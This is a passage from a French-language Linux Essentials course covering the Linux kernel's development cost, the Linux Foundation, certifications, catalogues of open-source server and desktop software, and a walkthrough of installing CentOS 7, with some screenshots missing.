- La maîtrise du **système d'exploitation universel** est une des manières de nous libérer des machines avec lesquelles nous sommes contraints de vivre.
- **Ce qui n'est pas investi en licences pourrait mieux se répartir** entre coûts humains et coûts industriels, accessibilité des produits et rémunération des investisseurs.
- Son aspect universel devrait convaincre tout qui veut faire carrière en informatique.

Il s'agit de l'avis succinct de l'auteur, qu'en pensez-vous ?

9.3. Le coût de développement du noyau Linux



- En 2004, le coût estimé pour redévelopper le noyau Linux (version 2.6.0) à la manière d'un développement traditionnel propriétaire a été estimé de **467M €**.
- En 2006, une étude financée par l'UE a estimé son coût de développement à **882M €** (2.6.8 et plus).
- En 2008, on a estimé ce coût à **1,3 Milliard US\$** (comme partie de développement de Fedora estimé à presque 11 Milliard US\$).
- Une autre étude a estimé que la valeur ajoutée annuelle du noyau était de 100M € entre 2005 et 2007 et de 225M € de 2007 à 2008.
- En 2011, on a estimé ce coût à **2,2 Milliard €**.

Note : Les versions 3.2, 3.4, 3.10, 3.12, 3.14, 3.18 , 4.1 et 4.4 restent supportées. La dernière version LTS est la 4.9. La dernière version est la 4.10. (02/2017)

Source : https://en.wikipedia.org/wiki/Linux_kernel#Estimated_cost_to_redevelop et
https://upload.wikimedia.org/wikipedia/commons/6/68/Redevelopment_costs_of_Linux_kernel.png

10. Linux Foundation

La Fondation Linux (en anglais [Linux Foundation](#)) est un consortium à but non lucratif fondé le 21 janvier 2007, il résulte de la fusion entre l'Open Source Development Labs et le Free Standards Group.

La Linux Foundation a pour mission de protéger, standardiser et promouvoir Linux en procurant les ressources et services centralisés nécessaires à concurrencer de manière efficace les autres systèmes d'exploitation.



La Linux Foundation regroupe 70 membres parmi lesquels on trouve Fujitsu, Hitachi, HP, IBM, Intel, AMD, NEC, Novell, Oracle, LG Group, Yahoo!, Samsung, Twitter et d'autres. Cette organisation est dirigée par Jim Zemlin, ancien directeur du FSG qui maintient en place les principaux développeurs, dont Linus Torvalds, sponsorisé par la fondation. On peut y adhérer individuellement pour 99\$ ou gratuitement en

tant qu'étudiant.

Au côté des administrateurs proposés par ses membres, on remarquera la présence de Mark Shuttleworth fondateur du projet Ubuntu.

Ces dernières années la Linux Foundation a étendu ses services à de l'organisation d'événements, de la formation et des certifications ainsi qu'au soutien de projets collaboratifs. Des exemples de ces projets collaboratifs sont : OpenDaylight, Open Platform for NFV (OPNFV), AllSeen Alliance, Cloud Foundry, Node.js Foundation. Ses domaines d'activité sont : Automotive Grade Linux, le site Linux.com, Linux Videos, Linux Developer Network, la formation, Linux Standard Base (LSB), Carrier Grade Linux, OpenPrintinget Patent Commons Project.

Sources : https://fr.wikipedia.org/wiki/Fondation_Linux, https://en.wikipedia.org/wiki/Linux_Foundation, <http://www.linuxfoundation.org/>

11. Certifications Linux

- LPI Essentials
- LPIC-1
- LPIC-2
- RHCSA
- RHCE
- LFCS
- LFCE

On trouvera des détails à la page [Certifications Linux](#) du document.

4. Applications Open Source

1. Objectifs Linux Essentials 1.2

- Connaissance des applications majeures et de leur utilisation.
- Domaines de connaissance les plus importants :
 - Applications pour les postes de travail.
 - Applications pour les serveurs.
 - Applications mobiles.
 - Langages de programmation.
 - Outils de gestion des paquets et dépôts de logiciels.
- Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :
 - OpenOffice.org, LibreOffice, Thunderbird, Firefox, Iceweasel.
 - Blender, Gimp, Audacity, ImageMagick.
 - Apache, MySQL, PostgreSQL.
 - NFS, Samba, OpenLDAP, Postfix, DNS, DHCP.
 - C, Java, Perl, shell, Python, PHP.

2. Applications Linux

Linux est un OS qui peut être installé sur :

- des serveurs qui offrent des services
- des stations de travail bureautique, terminaux divers, légers, ...
- des appareils mobiles tels que des smartphones ou des tablettes
- du matériel embarqué
- des stations de développement

3. Services d'entreprise

3.1. Serveurs Web Open Source

La plupart des services Web sont assurés par des logiciels libres :

- Apache,
- Nginx,
- LightHttpd.

3.2. Accélérateurs Web

- Squid,
- Varnish

3.3. Base de données

Parmi les bases de données les plus connues **PostGreSQL** et **MariaDB** (fork compatible et reconnu de **MySQL**).

- Elles permettent d'agencer des données structurées.
- SQL est un langage d'interrogation de base de données.

Pour d'autres approches ou d'autres usages :

- MongoDB,
- REDIS,
- SQLite,
- Zope Database, ...

3.4. Serveur Mail MTA Open Source

Un service MTA (SMTP) transfère le courrier électronique à travers l'Internet. On citera

- Sendmail,
- Postfix,
- Exim, ...

3.5. MDA/MUA Open Source

- Un service MDA (POP3/IMAP) livre le courrier électronique aux utilisateurs. On citera :
 - Cyrus,
 - Dovecot.
- Des logiciels MUA comme *procmail* ou *beaucoup d'autres* permettent de récupérer le courrier.
- On peut le faire également via des interfaces Web :
 - SquirrelMail,
 - Roundcube,
 - Horde, ...

3.6. Serveurs de fichiers Open Source

Linux offre des services de fichiers pour une panoplie de protocoles :

- **FTP** : *proFTPD*, *Vsftpd*
- **NFS** : support natif
- **CIFS/SMB** : **Samba client et server** qui pourra jusqu'à reproduire à 90% un serveur Active Directory
- **Netatalk** : émule un serveur de fichier Apple
- **Support iSCSI**
- **SSH** dispose de deux sous-protocoles qui permettent avantageusement de transmettre des fichiers de manière sécurisée : **SCP** et **SFTP**. **Rsync** permet de maintenir une synchronisation des copies.

3.7. Services d'infrastructure

- **ISC-DHCP** permet de gérer un réseau en offrant un service robuste DHCP et DHCPv6
- **ISC-Bind** offre un service robuste DNS, certainement le plus utilisé dans le monde.
- **OpenLDAP** offre un service d'annuaire LDAP réputé.
- **Samba4** permet de reproduire un environnement Active Directory. Il est largement mis en production et Microsoft collabore dans une certaine mesure.
- **NFS**

3.8. Services collaboratifs

- Zarafa,
- Zimbra,
- Open-Xchange,
- RoundCube,
- OwnCloud

3.9. Services de téléphonie

- Asterisk,
- Kamailio,
- Sipex,
- Freeswitch,
- FreePBX,
- Ast2Billing

3.10. Cloud Computing

- OpenNebula,
- OpenStack,
- Eucalyptus,
- Cloud Stack,
- Nimbus

3.11. Virtualisation

- Qemu,
- KVM,
- OpenVZ,
- Xen,
- Virtualbox,
- Proxmox,
- O-virt
- Jail,
- LXC,
- Docker

3.12. Gestion de Parc

- GLPI,
- OCS Inventory NG,
- Fusion Inventory

3.13. Poste à distance

- Tight VNC,
- SSH,
- X2Go

3.14. Automation, orchestration

- Puppet,
- Chef,
- Vagrant,
- Ansible

3.15. Sauvegarde

- Bacula,
- Partimage,
- Amanda,
- CloneZilla

3.16. Haute disponibilité

- HAProxy,
- Keepalived,
- Linux-HA,
- LVS (Linux Virtual Server)

3.17. Sécurité

- AIDE,
- OpenVas,
- ClamAV,
- Snort,
- Wireshark,

3.18. VPN

- OpenSwan,
- OpenVPN

3.19. Firewall

- NetFilter,
- Packet Filter,
- pfSense,

- NuFW,
- Firewalld

3.20. Surveillance

- Nagios,
- Cacti,
- Centreon,
- MRTG,
- Munin,
- OpenNMS,
- Zabbix,
- Zenoss,
- Icinga,
- Shinken

3.21. PKI

- EasyCA,
- OpenCA PKI,
- EJBCA,
- OpenSSL

3.22. Fenêtres graphiques Open Source

- Un service de fenêtres graphiques permet de les ouvrir, de les redimensionner, etc.
- Une distribution "desktop" vient d'emblée avec tous les outils graphiques.
- X-Windows est la base du système graphique, il fournit les fenêtres et les primitives de base comme **X11** ou **X.org**.
- **Compiz**, **FVWM**, **Enlightenment**, **Metacity** sont des gestionnaires de fenêtres.

3.23. Environnement de bureau OSS

- Les environnements de bureau offrent un service complet de fenêtrage et de l'interface graphique avec l'ordinateur.
- Au même titre que les services X, il peut être déporté à distance. Il peut même être chiffré en SSH.
- On citera :
 - Unity,
 - Gnome Shell,
 - KDE,
 - Mate,
 - Xfce,
 - LXDE, et bien d'autres ...

3.24. Suite de productivité / bureautique

- Suite bureautique qui n'a rien à envier à d'autres : **LibreOffice** fork d'**OpenOffice**.
- On citera **Iceweasel** (Firefox) comme navigateur Web.
- **Thunderbird**, Evolution et KMail sont des clients mail collaboratifs célèbres.

3.25. Environnement de développement

- Langage de programmation :
- C, C++, Java
- Perl, Python, PHP, Ruby
- Plateforme de développement :
 - Redmine,
 - GIT,
 - Eclipse,
 - CVS,
 - Subversion
- Plateforme de développement Web :
 - Django,
 - JQuery,

- Ruby On Rails,
- Zend Framework,
- Node.js, REDnode
- ...

3.26. Applications CMS, E-commerce, ERP

- CMS et blogs :
 - Drupal,
 - Wordpress,
 - Joomla,
 - Spip,
 - Plone,
 - Ghost
- E-Commerce :
 - Magento,
 - Prestashop,
 - Oscommerce
- ERP :
 - Compiere,
 - Dolibarr,
 - Odoo

3.27. Autres Applications

- Créativité graphique et sonore
- Environnement éducatif, d'apprentissage

4. Liste de logiciels Open Source

- <http://www.open-source-guide.com/>
- <http://www.framasoft.net/rubrique2.html>
- http://fr.wikipedia.org/wiki/Liste_de_logiciels_libres
- <http://distrowatch.com/>

On peut aussi se faire une idée des appliances virtuelles open source disponibles sur [Bitnami](#).

5. Utiliser Linux en console graphique (Centos7)

1. Objectifs Linux Essentials 1.4

- Compétences informatiques élémentaires et travail sous Linux.
- Domaines de connaissance les plus importants :
 - Utilisation de l'environnement graphique.
 - Accès à la ligne de commande.
 - Utilisation industrielle de Linux, informatique dans les nuages (Cloud Computing) et virtualisation.
- Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :
 - Utilisation d'un navigateur, questions de vie privée, options de configuration, recherche sur le web et enregistrement de contenu.
 - Console et terminal.
 - Questions de mots de passe.
 - Outils et questions de la vie privée.
 - Utilisation de logiciels libres courants pour les présentations et la gestion de projets.

2. Distribution Linux desktop

- **Ubuntu Desktop** : correspond au standard libre GNU, orienté communauté.
 - Il faut choisir soit une image serveur soit une image ou desktop. On peut démarrer d'une image serveur à laquelle on ajoute une suite graphique.
- **CentOS** : version libre de Redhat Enterprise Linux (RHEL), orienté constructeur.
 - Une seule image par architecture et par version.

3. Autres distributions Linux Desktop

Dérivés parmi bien d'autres des distributions traditionnelles :

- la distribution de sécurité basée **Debian Kali Linux**
- ou **Linux Mint** qui améliore Ubuntu.

Plus exotiques, plus bas des distributions plus fondamentales :

- en **Archlinux**
- ou en **Gentoo**.

4. Configuration de la machine

- Machine native physique ou virtuelle.
- Processeur x86 64 bits, instruction VT
- RAM : minimum 512 Mo (1-2 Go)
- HD : minimum 8Go (LVM)
- non chiffrée
- Réseau : "ponté" au réseau local, en DHCP
- Une souris, un clavier, un écran
- Un lecteur CD ou USB avec une image ISO montée : un liveCD

5. Installation Centos 7

Cette présentation utilise un ISO LiveCD de Centos 7 (sans LibreOffice) avec Gnome (http://ftp.belnet.be/ftp.centos.org/7/isos/x86_64/).


Si vous avez une préférence

- pour Ubuntu : <http://doc.ubuntu-fr.org/installation/>
- pour Debian : <https://www.debian.org/releases/stable/i386/>
- pour ArchLinux : <https://wiki.archlinux.fr/Installation>
- pour Gentoo : <https://www.gentoo.org/doc/fr/index.xml?catid=install>


5.1. Consoles

- Dès que votre machine a démarré vous accédez à une console graphique.
- Vous disposez de six autres consoles texte.
- Pour basculer de l'une à l'autre on utilise la combinaison des touches CTRL-ALT-F1, CTRL-ALT-F2, CTRL-ALT-F3, ...

5.2. Clavier



5.3. Ecrans / Langues



5.4. Interface graphique

- Vous trouverez des applications courantes telles que :
 1. un navigateur Web
 2. une suite bureautique
 3. un navigateur de fichiers
 4. des aides
 5. un logiciel de terminal (console)
 6. Mais aussi bien d'autres


5.5. Nouveautés CentOS 7

- Virtualisation
- Système d'initialisation Systemd remplace les scripts d'initialisation
- Commande ip (pile iproute2 qui remplace net-tools)
- Système de fichiers par défaut XFS
- ...


5.6. Sécurité Web

- Les cookies gardent des traces de vos visites sur les sites Web. Il est conseillé de ne pas les enregistrer ou de les effacer après chaque session.


5.7. Installation sur disque




5.8. Installation : choix de langue/localisation



5.9. Installation : emplacement



5.10. Installation : choix du disque



5.11. Utilisateurs et mot de passe

Sur un système, on dispose de :

- Comptes système : créés par l'os
- Un compte root : super-utilisateur sur le système
- Comptes utilisateur standard


Plusieurs stratégies de comptes locaux

- Création d'un compte root et de compte(s) "utilisateur standard"
- Un ou certains utilisateurs qui disposent de droits "super-utilisateur" avec ou sans compte root défini

